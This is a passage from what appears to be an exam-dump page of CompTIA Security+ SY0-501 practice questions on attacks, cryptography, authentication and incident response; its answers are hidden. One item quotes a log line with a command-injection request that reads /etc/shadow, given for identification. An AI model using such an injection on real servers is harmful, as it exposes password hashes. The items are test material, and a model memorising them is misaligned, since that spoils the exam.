- A. Architecture evaluation
- B. Baseline reporting
- C. Whitebox testing
- D. Peer review

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 202

Topic #: 1

[\[All SY0-501 Questions\]](#)

An attacker wearing a building maintenance uniform approached a company's receptionist asking for access to a secure area. The receptionist asks for identification, a building access badge and checks the company's list approved maintenance personnel prior to granting physical access to the secure area.

The controls used by the receptionist are in place to prevent which of the following types of attacks?

- A. Tailgating
- B. Shoulder surfing
- C. Impersonation
- D. Hoax

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 203

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is tasked with conducting an assessment made to establish the baseline security posture of the corporate IT infrastructure. The assessment must report actual flaws and weaknesses in the infrastructure. Due to the expense of hiring outside consultants, the testing must be performed using in-house or cheaply available resource. There cannot be a possibility of any requirement being damaged in the test.

Which of the following has the administrator been tasked to perform?

- A. Risk transference
- B. Penetration test
- C. Threat assessment
- D. Vulnerability assessment

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 204

Topic #: 1

[\[All SY0-501 Questions\]](#)

A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website. During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.

Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

- A. Transitive access
- B. Spoofing
- C. Man-in-the-middle
- D. Replay

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 205

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following use the SSH protocol?

- A. Stelnet
- B. SCP
- C. SNMP
- D. FTPS
- E. SSL
- F. SFTP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 206

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is the GREATEST risk to a company by allowing employees to physically bring their personal smartphones to work?

- A. Taking pictures of proprietary information and equipment in restricted areas.
- B. Installing soft token software to connect to the company's wireless network.
- C. Company cannot automate patch management on personally-owned devices.
- D. Increases the attack surface by having more target devices on the company's campus

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 207

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is the summary of loss for a given year?

- A. MTBF
- B. ALE
- C. SLA
- D. ARO

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 208

Topic #: 1

[\[All SY0-501 Questions\]](#)

A Security Officer on a military base needs to encrypt several smart phones that will be going into the field.

Which of the following encryption solutions should be deployed in this situation?

- A. Elliptic curve
- B. One-time pad
- C. 3DES
- D. AES-256

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 209

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization relies heavily on an application that has a high frequency of security updates. At present, the security team only updates the application on the first Monday of each month, even though the security updates are released as often as twice a week.

Which of the following would be the BEST method of updating this application?

- A. Configure testing and automate patch management for the application.
- B. Configure security control testing for the application.
- C. Manually apply updates for the application when they are released.
- D. Configure a sandbox for testing patches before the scheduled monthly update.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 210

Topic #: 1

[\[All SY0-501 Questions\]](#)

A technician must configure a firewall to block external DNS traffic from entering a network.

Which of the following ports should they block on the firewall?

A. 53

B. 110

C. 143

D. 443

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 211

Topic #: 1

[\[All SY0-501 Questions\]](#)

A software development company needs to share information between two remote servers, using encryption to protect it. A programmer suggests developing a new encryption protocol, arguing that using an unknown protocol with secure, existing cryptographic algorithm libraries will provide strong encryption without being susceptible to attacks on other known protocols.

Which of the following summarizes the BEST response to the programmer's proposal?

- A. The newly developed protocol will only be as secure as the underlying cryptographic algorithms used.
- B. New protocols often introduce unexpected vulnerabilities, even when developed with otherwise secure and tested algorithm libraries.
- C. A programmer should have specialized training in protocol development before attempting to design a new encryption protocol.
- D. The obscurity value of unproven protocols against attacks often outweighs the potential for introducing new vulnerabilities.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 212

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security technician would like to obscure sensitive data within a file so that it can be transferred without causing suspicion.

Which of the following technologies would BEST be suited to accomplish this?

- A. Transport Encryption
- B. Stream Encryption
- C. Digital Signature
- D. Steganography

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 213

Topic #: 1

[\[All SY0-501 Questions\]](#)

A supervisor in your organization was demoted on Friday afternoon. The supervisor had the ability to modify the contents of a confidential database, as well as other managerial permissions. On Monday morning, the database administrator reported that log files indicated that several records were missing from the database. Which of the following risk mitigation strategies should have been implemented when the supervisor was demoted?

- A. Incident management
- B. Routine auditing
- C. IT governance
- D. Monthly user rights reviews

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 214

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following attack types is being carried out where a target is being sent unsolicited messages via Bluetooth?

- A. War chalking
- B. Bluejacking
- C. Bluesnarfing
- D. Rogue tethering

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 215

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe is exchanging encrypted email with another party. Joe encrypts the initial email with a key. When Joe receives a response, he is unable to decrypt the response with the same key he used initially.

Which of the following would explain the situation?

- A. An ephemeral key was used for one of the messages
- B. A stream cipher was used for the initial email; a block cipher was used for the reply
- C. Out-of-band key exchange has taken place
- D. Asymmetric encryption is being used

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 216

Topic #: 1

[\[All SY0-501 Questions\]](#)

Recently several employees were victims of a phishing email that appeared to originate from the company president. The email claimed the employees would be disciplined if they did not click on a malicious link in the message.

Which of the following principles of social engineering made this attack successful?

- A. Authority
- B. Spamming
- C. Social proof
- D. Scarcity

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 217

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is the LEAST secure hashing algorithm?

- A. SHA1
- B. RIPEMD
- C. MD5
- D. DES

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 218

Topic #: 1

[\[All SY0-501 Questions\]](#)

An employee uses RDP to connect back to the office network.

If RDP is misconfigured, which of the following security exposures would this lead to?

- A. A virus on the administrator's desktop would be able to sniff the administrator's username and password.
- B. Result in an attacker being able to phish the employee's username and password.
- C. A social engineering attack could occur, resulting in the employee's password being extracted.
- D. A man in the middle attack could occur, resulting the employee's username and password being captured.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 219

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe, the security administrator, sees this in a vulnerability scan report:

"The server 10.1.2.232 is running Apache 2.2.20 which may be vulnerable to a mod_cgi exploit."

Joe verifies that the mod_cgi module is not enabled on 10.1.2.232. This message is an example of:

- A. a threat.
- B. a risk.
- C. a false negative.
- D. a false positive.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 220

Topic #: 1

[\[All SY0-501 Questions\]](#)

An auditor has identified an access control system that can incorrectly accept an access attempt from an unauthorized user. Which of the following authentication systems has the auditor reviewed?

- A. Password-based
- B. Biometric-based
- C. Location-based
- D. Certificate-based

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 221

Topic #: 1

[\[All SY0-501 Questions\]](#)

DRAG DROP -

Drag and drop the correct protocol to its default port.

Select and Place:

FTP	<input type="text"/>	161
Telnet	<input type="text"/>	22
SMTP	<input type="text"/>	21
SNMP	<input type="text"/>	69
SCP	<input type="text"/>	25
TFTP	<input type="text"/>	23

Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 222

Topic #: 1

[\[All SY0-501 Questions\]](#)

The Chief Technology Officer (CTO) of a company, Ann, is putting together a hardware budget for the next 10 years. She is asking for the average lifespan of each hardware device so that she is able to calculate when she will have to replace each device.

Which of the following categories BEST describes what she is looking for?

- A. ALE
- B. MTTR
- C. MTBF
- D. MTTF

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 223

Topic #: 1

[\[All SY0-501 Questions\]](#)

A software developer wants to ensure that the application is verifying that a key is valid before establishing SSL connections with random remote hosts on the Internet.

Which of the following should be used in the code? (Choose two.)

- A. Escrowed keys
- B. SSL symmetric encryption key
- C. Software code private key
- D. Remote server public key
- E. OCSP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 224

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security guard has informed the Chief Information Security Officer that a person with a tablet has been walking around the building. The guard also noticed strange white markings in different areas of the parking lot.

The person is attempting which of the following types of attacks?

- A. Jamming
- B. War chalking
- C. Packet sniffing
- D. Near field communication

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 225

Topic #: 1

[\[All SY0-501 Questions\]](#)

A system administrator is configuring a site-to-site VPN tunnel.

Which of the following should be configured on the VPN concentrator during the IKE phase?

- A. RIPEMD
- B. ECDHE
- C. Diffie-Hellman
- D. HTTPS

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 226

Topic #: 1

[\[All SY0-501 Questions\]](#)

A network operations manager has added a second row of server racks in the datacenter. These racks face the opposite direction of the first row of racks. Which of the following is the reason the manager installed the racks this way?

- A. To lower energy consumption by sharing power outlets
- B. To create environmental hot and cold isles
- C. To eliminate the potential for electromagnetic interference
- D. To maximize fire suppression capabilities

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 227

Topic #: 1

[\[All SY0-501 Questions\]](#)

Phishing emails frequently take advantage of high-profile catastrophes reported in the news.

Which of the following principles BEST describes the weakness being exploited?

- A. Intimidation
- B. Scarcity
- C. Authority
- D. Social proof

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 228

Topic #: 1

[\[All SY0-501 Questions\]](#)

New magnetic locks were ordered for an entire building. In accordance with company policy, employee safety is the top priority. In case of a fire where electricity is cut, which of the following should be taken into consideration when installing the new locks?

- A. Fail safe
- B. Fault tolerance
- C. Fail secure
- D. Redundancy

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 229

Topic #: 1

[\[All SY0-501 Questions\]](#)

Anne, the Chief Executive Officer (CEO), has reported that she is getting multiple telephone calls from someone claiming to be from the helpdesk. The caller is asking to verify her network authentication credentials because her computer is broadcasting across the network.

This is MOST likely which of the following types of attacks?

- A. Vishing
- B. Impersonation
- C. Spim
- D. Scareware

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 230

Topic #: 1

[\[All SY0-501 Questions\]](#)

An administrator discovers the following log entry on a server:

```
Nov 12 2013 00:23:45 httpd[2342]: GET
```

```
/app2/prod/proc/process.php?input=change;cd%20../../../../etc;cat%20shadow
```

Which of the following attacks is being attempted?

- A. Command injection
- B. Password attack
- C. Buffer overflow
- D. Cross-site scripting

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 231

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security team wants to establish an Incident Response plan. The team has never experienced an incident. Which of the following would BEST help them establish plans and procedures?

- A. Table top exercises
- B. Lessons learned
- C. Escalation procedures
- D. Recovery procedures

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 232

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following would verify that a threat does exist and security controls can easily be bypassed without actively testing an application?

- A. Protocol analyzer
- B. Vulnerability scan
- C. Penetration test
- D. Port scanner

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 233

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following technologies would be MOST appropriate to utilize when testing a new software patch before a company-wide deployment?

- A. Cloud computing
- B. Virtualization
- C. Redundancy
- D. Application control

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 234

Topic #: 1

[\[All SY0-501 Questions\]](#)

A system administrator needs to implement 802.1x whereby when a user logs into the network, the authentication server communicates to the network switch and assigns the user to the proper VLAN.

Which of the following protocols should be used?

- A. RADIUS
- B. Kerberos
- C. LDAP
- D. MSCHAP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 235

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator receives notice that a third-party certificate authority has been compromised, and new certificates will need to be issued. Which of the following should the administrator submit to receive a new certificate?

- A. CRL
- B. OSCP
- C. PFX
- D. CSR
- E. CA

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 236

Topic #: 1

[\[All SY0-501 Questions\]](#)

DRAG DROP -

A forensic analyst is asked to respond to an ongoing network attack on a server. Place the items in the list below in the correct order in which the forensic analyst should preserve them.

Select and Place:

1	<input type="text"/>
2	<input type="text"/>
3	<input type="text"/>
4	<input type="text"/>

- RAM
- CPU cache
- Swap
- Hard drive

Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 237

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company wants to host a publicly available server that performs the following functions:

- ⇒ Evaluates MX record lookup
- ⇒ Can perform authenticated requests for A and AAA records
- ⇒ Uses RRSIG

Which of the following should the company use to fulfill the above requirements?

- A. DNSSEC
- B. SFTP
- C. nslookup
- D. dig
- E. LDAPS

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 238

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is developing training for corporate users on basic security principles for personal email accounts.

Which of the following should be mentioned as the MOST secure way for password recovery?

- A. Utilizing a single Qfor password recovery
- B. Sending a PIN to a smartphone through text message
- C. Utilizing CAPTCHA to avoid brute force attacks
- D. Use a different e-mail address to recover password

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 239

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company researched the root cause of a recent vulnerability in its software. It was determined that the vulnerability was the result of two updates made in the last release. Each update alone would not have resulted in the vulnerability.

In order to prevent similar situations in the future, the company should improve which of the following?

- A. Change management procedures
- B. Job rotation policies
- C. Incident response management
- D. Least privilege access controls

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 240

Topic #: 1

[\[All SY0-501 Questions\]](#)

A computer on a company network was infected with a zero-day exploit after an employee accidentally opened an email that contained malicious content. The employee recognized the email as malicious and was attempting to delete it, but accidentally opened it.

Which of the following should be done to prevent this scenario from occurring again in the future?

- A. Install host-based firewalls on all computers that have an email client installed
- B. Set the email program default to open messages in plain text
- C. Install end-point protection on all computers that access web email
- D. Create new email spam filters to delete all messages from that sender

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 241

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company wants to ensure that the validity of publicly trusted certificates used by its web server can be determined even during an extended internet outage. Which of the following should be implemented?

- A. Recovery agent
- B. Ocsip
- C. Crl
- D. Key escrow

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 242

Topic #: 1

[\[All SY0-501 Questions\]](#)

An administrator intends to configure an IPSec solution that provides ESP with integrity protection, but not confidentiality protection. Which of the following AES modes of operation would meet this integrity-only requirement?

- A. HMAC
- B. PCBC
- C. CBC
- D. GCM
- E. CFB

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 243

Topic #: 1

[\[All SY0-501 Questions\]](#)

The chief security officer (CSO) has issued a new policy that requires that all internal websites be configured for HTTPS traffic only. The network administrator has been tasked to update all internal sites without incurring additional costs.

Which of the following is the best solution for the network administrator to secure each internal website?

- A. Use certificates signed by the company CA
- B. Use a signing certificate as a wild card certificate
- C. Use certificates signed by a public ca
- D. Use a self-signed certificate on each internal server

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 244

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security program manager wants to actively test the security posture of a system. The system is not yet in production and has no uptime requirement or active user base.

Which of the following methods will produce a report which shows vulnerabilities that were actually exploited?

- A. Peer review
- B. Component testing
- C. Penetration testing
- D. Vulnerability testing

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 245

Topic #: 1

[\[All SY0-501 Questions\]](#)

A new intern in the purchasing department requires read access to shared documents. Permissions are normally controlled through a group called "Purchasing", however, the purchasing group permissions allow write access.

Which of the following would be the BEST course of action?

- A. Modify all the shared files with read only permissions for the intern.
- B. Create a new group that has only read permissions for the files.
- C. Remove all permissions for the shared files.
- D. Add the intern to the "Purchasing" group.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 246

Topic #: 1

[\[All SY0-501 Questions\]](#)

A business has recently deployed laptops to all sales employees. The laptops will be used primarily from home offices and while traveling, and a high amount of wireless mobile use is expected.

To protect the laptops while connected to untrusted wireless networks, which of the following would be the BEST method for reducing the risk of having the laptops compromised?

- A. MAC filtering
- B. Virtualization
- C. OS hardening
- D. Application white-listing

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 247











Topic #: 1

[\[All SY0-501 Questions\]](#)

DRAG DROP -

Task: Determine the types of attacks below by selecting an option from the dropdown list.

Select and Place:

 <p>Email sent to multiple users to a link to verify username/password on external site</p>		<input type="text" value="Choose Attack Type"/>	Phishing
 <p>Phone calls made to CEO of organization asking for various financial data</p>		<input type="text" value="Choose Attack Type"/>	Pharming
 <p>Phone call is made to individual stating there was an IT issue, and asked for the user's password over the phone</p>		<input type="text" value="Choose Attack Type"/>	Vishing
 <p>You're on a social media site and an instant message pops up from a friend with a link to a new breakthrough diet</p>		<input type="text" value="Choose Attack Type"/>	Whaling
 <p>A friend/colleague asks you questions of a personal nature, which could be considered typical password reset questions.</p>		<input type="text" value="Choose Attack Type"/>	X-Mas
			Spoofting
			Hoax
			Spam
			Spim
			Social Engineering

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 248

Topic #: 1

[\[All SY0-501 Questions\]](#)

SIMULATION -

You have just received some room and WiFi access control recommendations from a security consulting company. Click on each building to bring up available security controls. Please implement the following requirements:

The Chief Executive Officer's (CEO) office had multiple redundant security measures installed on the door to the office. Remove unnecessary redundancies to deploy three-factor authentication, while retaining the expensive iris render.

The Public Cafe has wireless available to customers. You need to secure the WAP with WPA and place a passphrase on the customer receipts.

In the Data Center you need to include authentication from the "something you know" category and take advantage of the existing smartcard reader on the door.

In the Help Desk Office, you need to require single factor authentication through the use of physical tokens given to guests by the receptionist.

The PII Office has redundant security measures in place. You need to eliminate the redundancy while maintaining three-factor authentication and retaining the more expensive controls.



Instructions: The original security controls for each office can be reset at any time by selecting the Reset button. Once you have met the above requirements for each office, select the Save button. When you have completed the entire simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

PII Processing Office	
Available Security Controls	
<input checked="" type="checkbox"/>	Iris Scanner
<input checked="" type="checkbox"/>	Thumbprint Scanner
<input type="checkbox"/>	Proximity Badge
<input checked="" type="checkbox"/>	Smart Card Reader
<input type="checkbox"/>	One Time Password Token
<input checked="" type="checkbox"/>	Pin Pad
<input type="button" value="Reset All"/> <input type="button" value="Save"/> <input type="button" value="Exit"/>	
Public Cafe	
Available Security Controls	
<input checked="" type="checkbox"/>	128-bit key
<input checked="" type="checkbox"/>	64-bit key
<input checked="" type="checkbox"/>	Pre-share Key
<input checked="" type="checkbox"/>	PKI certificate
<input checked="" type="checkbox"/>	SSH Key
<input checked="" type="checkbox"/>	Pin Pad
<input type="button" value="Reset All"/> <input type="button" value="Save"/> <input type="button" value="Exit"/>	
Help Desk	
Available Security Controls	
<input type="checkbox"/>	Iris Scanner
<input type="checkbox"/>	Thumbprint Scanner
<input type="checkbox"/>	Password
<input checked="" type="checkbox"/>	Proximity Badge
<input type="checkbox"/>	Voice Recognition
<input type="checkbox"/>	Pin Pad
<input type="button" value="Reset All"/> <input type="button" value="Save"/> <input type="button" value="Exit"/>	
Data Center	
Available Security Controls	
<input type="checkbox"/>	Iris Scanner
<input type="checkbox"/>	Thumbprint Scanner
<input type="checkbox"/>	Mantrap
<input checked="" type="checkbox"/>	Smart Card Reader
<input type="checkbox"/>	Voice Recognition
<input type="checkbox"/>	Pin Pad
<input type="button" value="Reset All"/> <input type="button" value="Save"/> <input type="button" value="Exit"/>	

CEO's Office	
Available Security Controls	
<input checked="" type="checkbox"/>	Iris Scanner
<input checked="" type="checkbox"/>	Thumbprint Scanner
<input type="checkbox"/>	Username/Password
<input type="checkbox"/>	Smart Card Reader
<input checked="" type="checkbox"/>	Voice Recognition
<input type="checkbox"/>	Pin Pad
<input type="button" value="Reset All"/> <input type="button" value="Save"/> <input type="button" value="Exit"/>	

[Show Suggested Answer](#)

Actual exam question from CompTIA's SY0-501

Question #: 249

Topic #: 1


[\[All SY0-501 Questions\]](#)

SIMULATION -

Task: Configure the firewall (fill out the table) to allow these four rules:

- ⇒ Only allow the Accounting computer to have HTTPS access to the Administrative server.
- ⇒ Only allow the HR computer to be able to communicate with the Server 2 System over SCP.

Allow the IT computer to have access to both the Administrative Server 1 and Administrative Server 2



Source IP	Destination IP	Port Number	TCP/UDP	Allow/Deny

Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 250

Topic #: 1

[\[All SY0-501 Questions\]](#)

HOTSPOT -

For each of the given items, select the appropriate authentication category from the dropdown choices.

Instructions: When you have completed the simulation, please select the Done button to submit.

Hot Area:

Authentication Category

Instructions: When you have completed the simulation, Please Select the Done Button to Submit

Select the appropriate authentication type for the following items:

Item	Response
Retina scan	<input type="text"/> Something you have Something you know Something you are All given authentication categories
Smart card	<input type="text"/> Something you have Something you know Something you are All given authentication categories
Hardware Token	<input type="text"/> Something you have Something you know Something you are All given authentication categories
Password	<input type="text"/> Something you have Something you know Something you are All given authentication categories
PIN number	<input type="text"/> Something you have Something you know Something you are All given authentication categories
Fingerprint scan	<input type="text"/> Something you have Something you know Something you are All given authentication categories

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 251

Topic #: 1

[\[All SY0-501 Questions\]](#)

During a data breach cleanup, it is discovered that not all of the sites involved have the necessary data wiping tools. The necessary tools are quickly distributed to the required technicians, but when should this problem BEST be revisited?

- A. Reporting
- B. Preparation
- C. Mitigation
- D. Lessons Learned

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 252

Topic #: 1

[\[All SY0-501 Questions\]](#)

HOTSPOT -

For each of the given items, select the appropriate authentication category from the drop down choices.

Select the appropriate authentication type for the following items:

Hot Area:

Item	Response
Fingerprint scan	<input type="text"/> Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Hardware token	<input type="text"/> Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Smart card	<input type="text"/> Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Password	<input type="text"/> Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 253

